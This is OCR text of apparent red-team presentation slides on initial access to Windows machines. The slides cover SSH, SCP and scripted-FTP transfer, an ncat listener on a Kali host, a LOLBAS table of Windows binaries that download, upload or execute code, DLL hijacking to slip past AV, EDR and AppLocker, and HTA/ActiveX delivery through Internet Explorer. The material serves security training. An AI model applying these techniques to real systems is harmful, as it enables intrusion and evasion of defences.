
Challenges

When utilizing SSH to achieve Initial Access a requirement is needed for a full automated access:

- We need to exist in the local Authorized Keys file from the Users Workstation “Known_Hosts”
- We need the ssh key to the Attackers workstation to access it via without using credentials
- SCP is that it!?, we also have SFTP!!
- Challenges but not unsolvable.







Home
RedTeam VM
KaliLinux
C:\WINDOWS\system32\cmd.exe - powershell
S C:\Users\dmcxblue\Downloads>
Desktop
File Home Share View
This PC › Desktop
Search Desktop
Quick access
Desktop
Downloads
Documents
Pictures
.ssh
1033
Analysis
Music
Desktop
dmcxblue
This PC
Name Date modified Type Size
Process Hacker 2 1/22/2024 6:15 AM Shortcut 2 KB
1 item
.ssh
File Home Share View
dmcxblue › .ssh
Search .ssh
Name Date modified Type Size
This folder is empty.
0 items
Downloads
File Home Share View
This PC › Downloads
Search Downloads
Today (2)
SShing 4/1/2024 10:02 PM Shortcut 3 KB
id_ed25519 4/1/2024 7:28 PM File 1 KB
2 items
Activate Windows
Go to Settings to activate Windows.
Type here to search
56°F Sunny
7:46 AM
4/2/2024


FTPhishing!?

- Can automate steps with a text file
- Window is a Problem
- Scripting to avoid this (BAT, JS, VBS)
  - No Windows no Output

- Challenges
  - No Console Window

```
-s:filename     Specifies a text file containing FTP commands; the
                commands will automatically run after FTP starts.
-a              Use any local interface when binding data connection.
```




1 2 3 4
0:49
Trash
File System
Home
kali@kali: /tmp
File Actions Edit View Help
(kali㉿kali)-[/tmp]
$ ncat -lvnp 4444
Ncat: Version 7.94SVN (https://nmap.org/ncat)
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
kali@kali: /tmp
File Actions Edit View Help
(kali㉿kali)-[/tmp]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.10.1.129 netmask 255.255.255.0 broadcast 10.10.1.255
inet6 fe80::a89:cc85:cfaa:7a61 prefixlen 64 scopeid 0×20<link>
ether 00:0c:29:72:42:87 txqueuelen 1000 (Ethernet)
RX packets 3221704 bytes 193322039 (184.3 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 1593 bytes 329613 (321.8 KiB)
TX errors 0 dropped 2 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0×10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 4009 bytes 168524 (164.5 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 4009 bytes 168524 (164.5 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(kali㉿kali)-[/tmp]
$

LOLBAS

☆ Star 7,095

Living Off The Land Binaries, Scripts and Libraries

For more info on the project, click on the logo.

If you want to contribute, check out our contribution guide. Our criteria list sets out what we define as a LOLBin/Script/Lib. More information on programmatically accesssing this project can be found on the API page.

MITRE ATT&CK® and ATT&CK® are registered trademarks of The MITRE Corporation.
You can see the current ATT&CK® mapping of this project on the ATT&CK® Navigator.

If you are looking for UNIX binaries, please visit gtfobins.github.io.
If you are looking for drivers, please visit loldrivers.io.


/download

Binary	Functions	Type	ATT&CK® Techniques
AppInstaller.exe	Download (INetCache)	Binaries	T1105: Ingress Tool Transfer
Bitsadmin.exe	Alternate data streams Download Copy Execute	Binaries	T1564.004: NTFS File Attributes T1105: Ingress Tool Transfer T1218: System Binary Proxy Execution
CertOC.exe	Execute (DLL) Download	Binaries	T1218: System Binary Proxy Execution T1105: Ingress Tool Transfer
CertReq.exe	Download Upload	Binaries	T1105: Ingress Tool Transfer
Certutil.exe	Download Alternate data streams Encode Decode	Binaries	T1105: Ingress Tool Transfer T1564.004: NTFS File Attributes T1027.013: Encrypted/ Encoded File T1140: Deobfuscate/ Decode Files or Information
Cmd.exe	Alternate data streams Download Upload	Binaries	T1564.004: NTFS File Attributes T1059.003: Windows Command Shell T1105: Ingress Tool Transfer T1048.003: Exfiltration Over Unencrypted Non-C2 Protocol
cmdl32.exe	Download	Binaries	T1105: Ingress Tool Transfer

Dude Bring Your own Hijack!!

- AV and EDR solutions may not pick up on this activity out of the box
- AppLocker may not block the execution of the untrusted code.

https://hijacklibs.net/



Reference: *Hang Fire!*
@matterpreter

But why?

- Tend to be a lot “safer” than an EXE just talking directly to the system functions (syscalls).
- They avoid the click-bang method of execution; this DLL can just sit and wait until it is called.
- They run in a “Trusted and Safe” space of a legitimate binary that is already known to be benign.
- We avoid the spawn of a suspicious child process
- It blends well when used with certain LOLBINS such as MSIEXEC

Challenges

- Avoid spawning suspicions child processes
- Loading from suspicious directories such as (Documents, Downloads, Pictures).
- Abnormal creation times
- Big DLL Sizes
- Unsigned Microsoft DLLs

A challenging task

IE is BACK?!


- All file attachments are still good
- ActiveX Objects area accessible and still ready to use
- HTA, JS, VBS, etc. still reliable

Internet Explorer to the rescue!!!

